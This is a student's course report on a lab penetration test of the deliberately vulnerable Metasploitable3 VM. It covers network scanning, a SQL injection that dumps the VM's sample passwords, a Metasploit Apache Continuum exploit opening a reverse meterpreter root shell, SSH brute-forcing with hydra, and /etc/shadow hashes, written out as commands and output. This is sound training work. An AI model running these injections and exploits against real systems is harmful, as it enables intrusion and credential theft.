

CYBERSECURITY: ATTACK & DEFENSE

Summer Term 2024
(May,2024-Aug,2024)

ETHICAL HACKING ESSENTIALS

Instructor - Dr. Sambuddho

Report

VM Penetration Testing: Exploiting Vulnerabilities and Cracking Non-Admin
User Passwords

Prince Kumar

2022378

prince22378@iiitd.ac.in

This report details the penetration testing process conducted on a vulnerable-virtual-machine (VM) or Metasploitable3. The objective was to explore, identify and exploit known vulnerabilities, discover non-admin user and crack their associated password. The process involved reconnaissance, enumeration, vulnerability analysis, exploitation and password cracking using various tools and techniques.

The report is structured to provide a comprehensive overview of the steps taken, including the commands used, their arguments, and the output achieved. Screenshots and relevant outputs are included to demonstrate the effectiveness of each step.

Setup and Environment

Virtual Machine (VM) Configuration:

VM Platform : *VMware Workstation 17 Pro* (v17.5)

VMware Workstation is used to host virtual machines for the penetration test.

We set two vm for pentesting:

metasploitable3 or vulnerable-virtual-vm: configured with known vulnerabilities for testing purposes

Kali Linux: Attacking Machine used for penetration testing.

Network Configuration:

Both VMs are configured with NAT (Network Address Translation) mode.

NAT mode allows vm's to access external networks via the host's network connection but isolates them for the local network. This setup simplifies access to the internet but restricts direct communication between vm's.

Communication and Testing:

VM's can scan and communicate with each other in NAT mode.

Suitable for penetration testing as it allows necessary interactions between vm's without local network exposure and also can use the *internet in kali* also.

Host-only mode Issue/Bridge Adapter Issues:

Observation: VM's couldn't communicate in host-only mode/bridge.

Possible Cause: Network settings or VMware configuration might prevent communication in Host-only mode/bridge.

Reconnaissance:

For this part to be done we need to know the IP address of the vulnerable-virtual-box (Target Machine), so how can we get this? First idea strikes to my mind is just login in that vulnerable box and run *ifconfig* command and use that ip address but wait we don't even know the default password of that vulnerable vm, so to get the IP address we need to have both target and attacker VM on the same network mode and on the same network. Now we need to do network scanning to get the IP address.

Network Scanning:

To get the IP address of the target vm using attacker vm just run *ifconfig* in the attacker vm and get the IP address of the attacker vm from there...

```
(kaliprince@kaliprince)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.149.128 netmask 255.255.255.0 broadcast 192.168.149.255
    inet6 fe80::20c:29ff:fe43:23e6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:43:23:e6 txqueuelen 1000 (Ethernet)
    RX packets 1375925 bytes 1649349782 (1.5 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 757414 bytes 84624356 (80.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 7835711 bytes 2941804375 (2.7 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7835711 bytes 2941804375 (2.7 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kaliprince@kaliprince)-[~]
$
```

In my case mine attack vm IP address is 192.168.149.128. And we know if the VM's are on same network they must have the first 3 octet same and the 4th octet vary from 0-255.

Now, to discover all active hosts in the IP range '192.168.149.0'-'192.168.149.255' we use a tool named '*nmap*'.

1. command "nmap 192.168.149.0/24" or "nmap 192.168.149.0-255"

```
(kaliprince@kaliprince)-[~]
$ nmap 192.168.149.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 15:58 IST
Nmap scan report for prince-HP-Laptop-15s-du3xxx (192.168.149.1)
Host is up (0.000046s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
902/tcp   open  iss-realsecure
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.149.2
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.149.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:50:56:FE:79:17 (VMware)

Nmap scan report for 192.168.149.129
Host is up (0.00029s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8080/tcp  open  http-proxy
8181/tcp  closed intermapper
MAC Address: 00:0C:29:6C:44:1D (VMware)
```

```
Nmap scan report for 192.168.149.254
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.149.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F8:BC:6A (VMware)

Nmap scan report for 192.168.149.128
Host is up (0.000040s latency).
All 1000 scanned ports on 192.168.149.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.93 seconds
```

nmap: a reconnaissance tool used for network discovery and security auditing. nmap uses various techniques, including TCP/UDP/IP packets, to identify live hosts, discover services, determine the operating system, and detect open ports on a network.

‘192.168.149.0/24’: defines the network range using CIDR(Classless Inter-Domain Routing) notation.

192.168.149.0: The base IP address of the network.

/24: Indicates the subnet mask which corresponds to the to 255.255.255.0, means that IP range includes all addresses from ‘192.168.149.0’ to ‘192.168.149.255’.

alternate command for discovering the active hosts is “sudo netdiscover -r 192.168.149.0/24”

```
kaliprince@kaliprince: ~/Downloads x root@kaliprince:
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.149.1 00:50:56:c0:00:08    1     60  VMware, Inc.
192.168.149.2 00:50:56:fe:79:17    1     60  VMware, Inc.
192.168.149.129 00:0c:29:6c:44:1d    3    180  VMware, Inc.
192.168.149.254 00:50:56:f8:bc:6a    1     60  VMware, Inc.
```

netdiscover: A reconnaissance tool used to find live/active hosts on a network by ARP(Address Resolution Protocol) Request.

-r: used to specify the range of the IP address to scan.

This command will send ARP requests to all IP addresses in the subnet, which covers the IP range from 0-255 excluding the network address ‘192.168.149.0 and the broadcast address ‘192.168.149.255’. It will report back any IP addresses that respond, thus identifying active devices in the network.

another alternate command is “nmap -sn 192.168.149.0/24”

```
(root@kaliprince)-[/home/kaliprince/Downloads]
# nmap -sn 192.168.149.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 19:00 IST
Nmap scan report for prince-HP-Laptop-15s-du3xxx (192.168.149.1)
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.149.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:FE:79:17 (VMware)
Nmap scan report for 192.168.149.129
Host is up (0.00011s latency).
MAC Address: 00:0C:29:6C:44:1D (VMware)
Nmap scan report for 192.168.149.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:F8:BC:6A (VMware)
Nmap scan report for 192.168.149.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.46 seconds
(root@kaliprince)-[/home/kaliprince/Downloads]
```


-sn: skip the port scan phase

this command will show the active hosts ip and there mac address.





In this scan result, we can see that it found 5 different host IP ranging '192.168.149.0-255'. After matching the MAC addresses we get to know that the IP address of the target is '192.168.149.129' bonus we get the open port details also.

Web-Server Analysis:

Now, we get the IP address of the target vm so the next thing came up to my mind is there any web services running on the server? Let's check it so i entered the target vm IP address on the web browser and i found that the server was hosting a web service and displaying a directory listing.



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.149.129 Port 80

The server banner also indicated that it is running Apache/2.4.7 (Ubuntu). I searched about it and I found that this is an outdated Apache HTTP Server.

My curiosity to explore all these directories leads me to the 'payroll_app.php' where i found login page. Surprisingly, when i click on 'OK' button without any credentials or wrong, i was directly granted access, this immediate access without authentication raised a red flag.

Given this unexpected behaviour, I suspected that the login functionality might not be properly secured, potentially allowing unauthorized access. This suspicion indicated that the page could be injectable, meaning it might be possible to manipulate that by SQL queries to bypass authentication or extract sensitive data.

So the first and basic sql injection come to my mind is " 'admin' – " but it didn't showed any data so next injection i entered is " ' or 1=1# " i get some data like username, firstname, lastname, salary

Welcome, ' or 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

now i want some sensitive data like user id and password. We already know there username from the last command. Here just i guessed that all data related to them must be stored in a table named user/users and that table have most likely passwords too stored so they can login to payroll_app.php. Putting all this information together, we can attempt to dump the password information using the following SQL injection attack: “ ‘or 1=1 union select null, null, username, password from users#@ @ version#’ ”

without null in the two columns we don't get any data.

Welcome, 'or 1=1 union select null,null,username,password from users#@ @version#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667
		leia_organa	help_me_obiwan
		luke_skywalker	like_my_father_beforeme
		han_solo	nerf_herder
		artoo_detoo	b00p_b33p
		c_three_pio	Pr0t0c07
		ben_kenobi	thats_no_m00n
		darth_vader	Dark_syD3
		anakin_skywalker	but_master:({
		jarjar_binks	mesah_p@ssw0rd
		lando_calrissian	@dm1n1str8r
		boba_fett	mandalorian1
		jabba_hutt	my_kindas_kum
		greedo	hanSh0tF1rst
		chewbacca	rwaaaaaawr8
		kylo_ren	Daddy_Issues2

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:({
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kindas_kum
greedo	hanSh0tF1rst
chewbacca	rwaaaaaawr8
kylo_ren	Daddy_Issues2

Exploring more but didn't get any vulnerabilities eg drupal login pages shows flag on wrong authentication.

Enumeration:

In enumeration we basically want to get more details about the port some enumeration are done in vulnerability section

command “ `nmap -sV 192.168.149.129` ”

-sV: enables service version detection. It tells nmap to determine the version of the services running on the open ports it discovers. This includes identifying the name and version number of the software providing the service, and sometimes even additional information like OS.

```
(kaliprince@kaliprince)-[~/Downloads]
$ nmap -sV 192.168.149.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 22:55 IST
Nmap scan report for 192.168.149.129
Host is up (0.00024s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql    MySQL (unauthorized)
8080/tcp   open  http     Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 00:0C:29:6C:44:1D (VMware)
Service Info: Hosts: 127.0.0.1, VIRTUAL-VULNERABLE-BOX; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

Purpose of the command:

Service Detection, Version Detection

Vulnerability Finding:

command “ `nmap --script vuln 192.168.149.129` ”

--script vuln: uses nmap's scripting engine to run scripts related to vulnerabilities.

Purpose of the command:

Vulnerability detection, Detailed Analysis

Summary :

Open Ports: FTP(21), SSH(22), HTTP(80), Microsoft-DS(SMB)(445), IPP(631), MySQL(3306), HTTP(8080).

Vulnerabilities:

SQL Injection, Cross site request forgery, Slowloris DOS, file upload/copy vulnerability, etc.

```
(root@kali)~# nmap --script vuln 192.168.149.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 22:53 IST
Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.79% done; ETC: 22:56 (0:00:02 remaining)
Nmap scan report for 192.168.149.129
Host is up (0.00022s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-sql-injection:
| Possible sql for queries:
| http://192.168.149.129:80/?C=MX3B0X3DA%27%20OR%20sqlspider
| http://192.168.149.129:80/?C=5X3B0X3DA%27%20OR%20sqlspider
| http://192.168.149.129:80/?C=DX3B0X3DA%27%20OR%20sqlspider
| http://192.168.149.129:80/?C=WX3B0X3DD%27%20OR%20sqlspider
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /phpmyadmin/: phpMyAdmin
| /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.149.12
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.149.129:80/payroll_app.php
| Form id:
| Form action:
|
| Path: http://192.168.149.129:80/chat/
| Form id: name
| Form action: index.php
|
| Path: http://192.168.149.129:80/drupal/
| Form id: user-login-form
| Form action: /drupal/?q=node&destination=node
|
| http-database-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.149.129
| Found the following indications of potential DOM based XSS:
|
| Source: eval("document.location.href = '"+b+"pos="+a.options[a.selectedIndex].valu
| Pages: http://192.168.149.129:80/phpmyadmin/js/functions.js?ts=1365422810
| http-fileupload-exploiter:
|
| Couldn't find a file-type field.
| 445/tcp open  microsoft-ds
| 631/tcp open  ipp
| http-enum:
| /admin.php: Possible admin folder
| /admin/: Possible admin folder
| /admin/admin/: Possible admin folder
| /administrator/: Possible admin folder
| /adminarea/: Possible admin folder
| /adminlogin/: Possible admin folder
| /admin_area/: Possible admin folder
| /administratorlogin/: Possible admin folder
| /admin/account.php: Possible admin folder
| /admin/index.php: Possible admin folder
| /admin/login.php: Possible admin folder
| /admin/admin.php: Possible admin folder
| /admin_area/admin.php: Possible admin folder
| /admin_area/login.php: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin_area/index.php: Possible admin folder
| /admin/home.php: Possible admin folder
| /admin_area/login.html: Possible admin folder
| /admin_area/index.html: Possible admin folder
| /admin/controlpanel.php: Possible admin folder
| /admincp/: Possible admin folder
| /admincp/index.asp: Possible admin folder
| /admincp/index.html: Possible admin folder
| /admincp/login.php: Possible admin folder
| /admin/account.html: Possible admin folder
| /adminpanel.html: Possible admin folder
|
| /classes/: Potentially interesting folder
| /es/: Potentially interesting folder
| /helpdesk/: Potentially interesting folder
| /help/: Potentially interesting folder
| /printers/: Potentially interesting folder
| 8080/tcp closed ppp
| 8386/tcp open  mysql
| 8080/tcp open  http-proxy
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http://ha.ckers.org/slowloris/
| 8181/tcp closed intermapper
| MAC Address: 00:0C:29:0C:44:1D (VMware)
|
| Host script results:
| _smb-vuln-ms10-001: false
| _smb-vuln-regsvc-dos:
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
| while working on smb-enum-sessions.
|
| _smb-vuln-ms10-054: false
|
| Nmap done: 1 IP address (1 host up) scanned in 357.09 seconds
(root@kali)~#
```

command “ nikto -h 192.168.149.129 ”

nikto: nikto is a web-server scanner that performs comprehensive tests against web servers to identify potential vulnerabilities.

-h: This flag specifies the target host for the scan.

```

nikto -h 192.168.149.129
- Nikto v2.5.0

-----
+ Target IP:      192.168.149.129
+ Target Hostname: 192.168.149.129
+ Target Port:    80
+ Start Time:     2024-08-04 19:27:29 (GMT+5.5)
-----

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.4.5.
+ /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ //: Directory indexing found.
+ //: Abyss 1.03 reveals directory listing when multiple /'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:      2024-08-04 19:27:52 (GMT+5.5) (23 seconds)
-----

+ 1 host(s) tested

root@kaliprince:~/home/kaliprince/Downloads

```

Purpose of scan:

Identifying Outdated Software: nikto examines whether the server is operating on outdated versions of web server software. By identifying these old versions, Nikto highlights potential risks that could be exploited if the vulnerabilities are not addressed and patched promptly.

Detecting Misconfiguration: The tool can identify common misconfigurations, such as directory listing being enabled, insecure HTTP methods allowed, or missing security headers.

Finding Potential Vulnerable Scripts: nikto scans for common files and scripts such as admin interfaces database management tools.

Cross-Referencing Known Vulnerabilities: The tool references databases for known vulnerabilities eg CVE and checks the server against them. If any known vulnerabilities are found nikto flags it.

Importance in Penetration Testing:

Nikto scan provides a detailed overview of potential weaknesses in the web server's configuration and software. These findings are crucial for identifying entry points for further exploitation.

Summary of nikto scan for 192.168.149.129

Server Info:

Web server: Apache/2.4.7

PHP Version: 5.4.5

Security Findings:

- Directory indexing is enabled on several directories and URLs which can expose directory and file listings to unauthorized users.
- Apache version 2.4.7 is outdated.
- phpMyAdmin directories and files are accessible. Eg. /phpmyadmin/README, /phpmyadmin/Documentation.html

Exploitation:

For exploitation part we'll be using a tool named metasploit framework

Metasploit Framework is a versatile tool for penetration testing and vulnerability assessment.

It includes features for exploit development, payload delivery, information gathering, and post-exploitation.

To initiate this tool enter command msfconsole in terminal.

apache exploitation:

Exploring on the internet for the apache ports i found that apache port are vulnerable for attacks so let's i started searching vulnerability for this port. Sadly i can understand the vulnerability that i found on the CVE website so i started brute forcing(one by one exploiting) all the exploit and by doing this i found continuum_cmd_exec by exploiting this i get the root access to the shell using meterpreter.

```
msf6 > search apache
```

```
msf6 > use 31
```

```
msf6 > options
```

options command will show what are the requirements of the given port. We have to set RHOSTS,LHOST and payload

```
msf exploit(linux/http/apache_continuum_cmd_exec) > set RHOSTS 192.168.149.129
```

```
msf exploit(linux/http/apache_continuum_cmd_exec)> set payload linux/x64/meterpreter/reverse_tcp
```

Since many unix-like systems come with perl-installed, making it a reliable choice for creating a reverse shell, so try this payload.

```
msf exploit(linux/http/apache_continuum_cmd_exec) > exploit
```

```

msf6 > use 31
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/apache_continuum_cmd_exec) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf6 exploit(linux/http/apache_continuum_cmd_exec) > exploit

[*] Started reverse TCP handler on 192.168.149.128:4444
[*] Injecting CmdStager payload...
[*] Sending stage (3045380 bytes) to 192.168.149.129
[*] Sending stage (3045380 bytes) to 192.168.149.129
[*] Meterpreter session 6 opened (192.168.149.128:4444 -> 192.168.149.129:48746) at 2024-08-04 23:38:37 +0530
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > ls
Listing: /opt/apache_continuum/apache-continuum-1.4.2
=====
Mode                Size      Type    Last modified            Name
-----
100644/rw-r--r--    13937   fil     2014-06-04 16:31:41 +0530 LICENSE
100644/rw-r--r--     173     fil     2014-06-04 17:06:56 +0530 NOTICE
040755/rwxr-xr-x     4096   dir     2020-10-30 00:57:59 +0530 apps
040755/rwxr-xr-x     4096   dir     2020-10-30 00:57:59 +0530 bin
040755/rwxr-xr-x     4096   dir     2014-06-04 17:06:57 +0530 conf
040755/rwxr-xr-x     4096   dir     2014-06-04 16:31:41 +0530 contexts
040755/rwxr-xr-x     4096   dir     2020-10-30 00:57:59 +0530 data
100644/rw-r--r--     768     fil     2024-08-03 03:06:02 +0530 derby.log
040755/rwxr-xr-x     4096   dir     2014-06-04 17:06:57 +0530 lib
040755/rwxr-xr-x     4096   dir     2024-08-04 15:02:30 +0530 logs
040755/rwxr-xr-x     4096   dir     2024-08-03 03:05:58 +0530 tmp

meterpreter >

```

As we can see metasploit created a successfully meterpreter. So, now we can remotely access the virtual machine given to us.

Meterpreter is a powerful and versatile payload within the Metasploit Framework, used primarily for penetration testing and ethical hacking. It provides an advanced and stealthy way to interact with a target system after gaining access.

```

040755/rwxr-xr-x 4096 dir 2024-08-03 03:05:58 +0530 tmp

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
whoami
Process 14791 created.
Channel 1 created.
root
whoami
root

```

When we do whoami it shows root that means it more privileged then www-data as we can access all things without sudo.

By exploring all the directories available i reached to a directory/user directory named kylo_ren in his directory i found another directory poc in poc i found another directory payroll_app in payroll_app i found a file named poc.rb. I ran “ruby poc.rb” and i got a html coded input and after observing it carefully i found that these are the passwords.

```
<center>ch2>Welcome, luke_skywalker/h2>ch>table style="border-radius: 25px; border: 2px solid black;" cellpadding=30<tr>ch>Username</th>ch>First Name</th>ch>Last Name</th>ch>Salary</th></tr><center>ch2>Welcome, luke_skywalker/h2>ch>table style="border-radius: 25px; border: 2px solid black;" cellpadding=30<tr>ch>Username</th>ch>First Name</th>ch>Last Name</th>ch>Salary</th></tr><tr>ch>td>like_my_father_beforeme</td></tr><tr>ch>td>oneof_herders</td></tr><tr>ch>td>h00p_b33p</td></tr><tr>ch>td>Pr0t0c07</td></tr><tr>ch>td>thats_no_m00nc</td></tr><tr>ch>td>Dark_sy03</td></tr><tr>ch>td>but_master</td></tr><tr>ch>td>menah_password</td></tr><tr>ch>td>admin1str0r</td></tr><tr>ch>td>mandalorian1</td></tr><tr>ch>td>my_kinda_skum</td></tr><tr>ch>td>hanSh0tFirst</td></tr><tr>ch>td>rwaaaaaur8</td></tr><tr>ch>td>Daddy_Issues2</td></tr></table></center>
Done
```

Also, i find the username in the cd /home directory.

After storing all the username in username.txt file and passwords in password.txt file i tried hydra

```
(root@kaliprince) ~/home/kaliprince/Downloads
# hydra ssh://192.168.149.129 -l username.txt -P password.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-05 00:06:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 255 login tries (l:17/p:15), ~16 tries per task
[DATA] attacking ssh://192.168.149.129:22/
[22]ssh host: 192.168.149.129 login: c_three_pio password: Pr0t0c07
[22]ssh host: 192.168.149.129 login: chewbacca password: rwaaaaaur8
[22]ssh host: 192.168.149.129 login: leia_organa password: help_me_obiwan
[22]ssh host: 192.168.149.129 login: boba_fett password: mandalorian1
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-05 00:07:01
```

It's showing only 4 matches but it matches all the password. In my case, it didn't work i don't know why..but it works correctly in other pc.

By cd /etc/shadow we can get the hashed password

```
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
dirnmgr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbG6Z$LpERCrfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENUWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtN7Dfv.:18564:0:99999:7:::
c_three_pio:$1$Lxx7tKuo$XuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJtbX9FtvHJX1.:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiULtwiSH5YaTLRaB0.:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1.:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$jNkc8jKJ30gMQWeW/6.ono0.:18564:0:99999:7:::
boba_fett:$1$TjxlMv4j$K/rG1vb4.pj.z0yFWJ.ZD0.:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHYVAZjD/:18564:0:99999:7:::
greedo:$1$vou.f3Tj$tsgBZJbBS4JwtsRUW0a1.:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hoBC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
myuser1:$6$NpJc8vc1$1vQfMzrR5obQeu/kvf1K5xW72chf5xjDLDDj4DQfL.s0iCIvBuZfsbMmDP7Tf57U2DncautHLxG78uqeVqmi60.:19933:0:99999:7:::
```


‘ search apache ’

To find all Apache-related exploits in the Metasploit framework.

Outcome: Provides a list of potential vulnerabilities and exploits available for Apache services, helping you choose the most appropriate one.

‘ use exploit/linux/http/apache_continuum_cmd_exec ’

This module exploits a command injection in Apache Continuum <=1.4.2. By injecting a command into the installation. varValue POST parameter to /continuum/saveInstallation.action, a shell can be spawned.

‘ set payload linux/x64/meterpreter/reverse_tcp ’

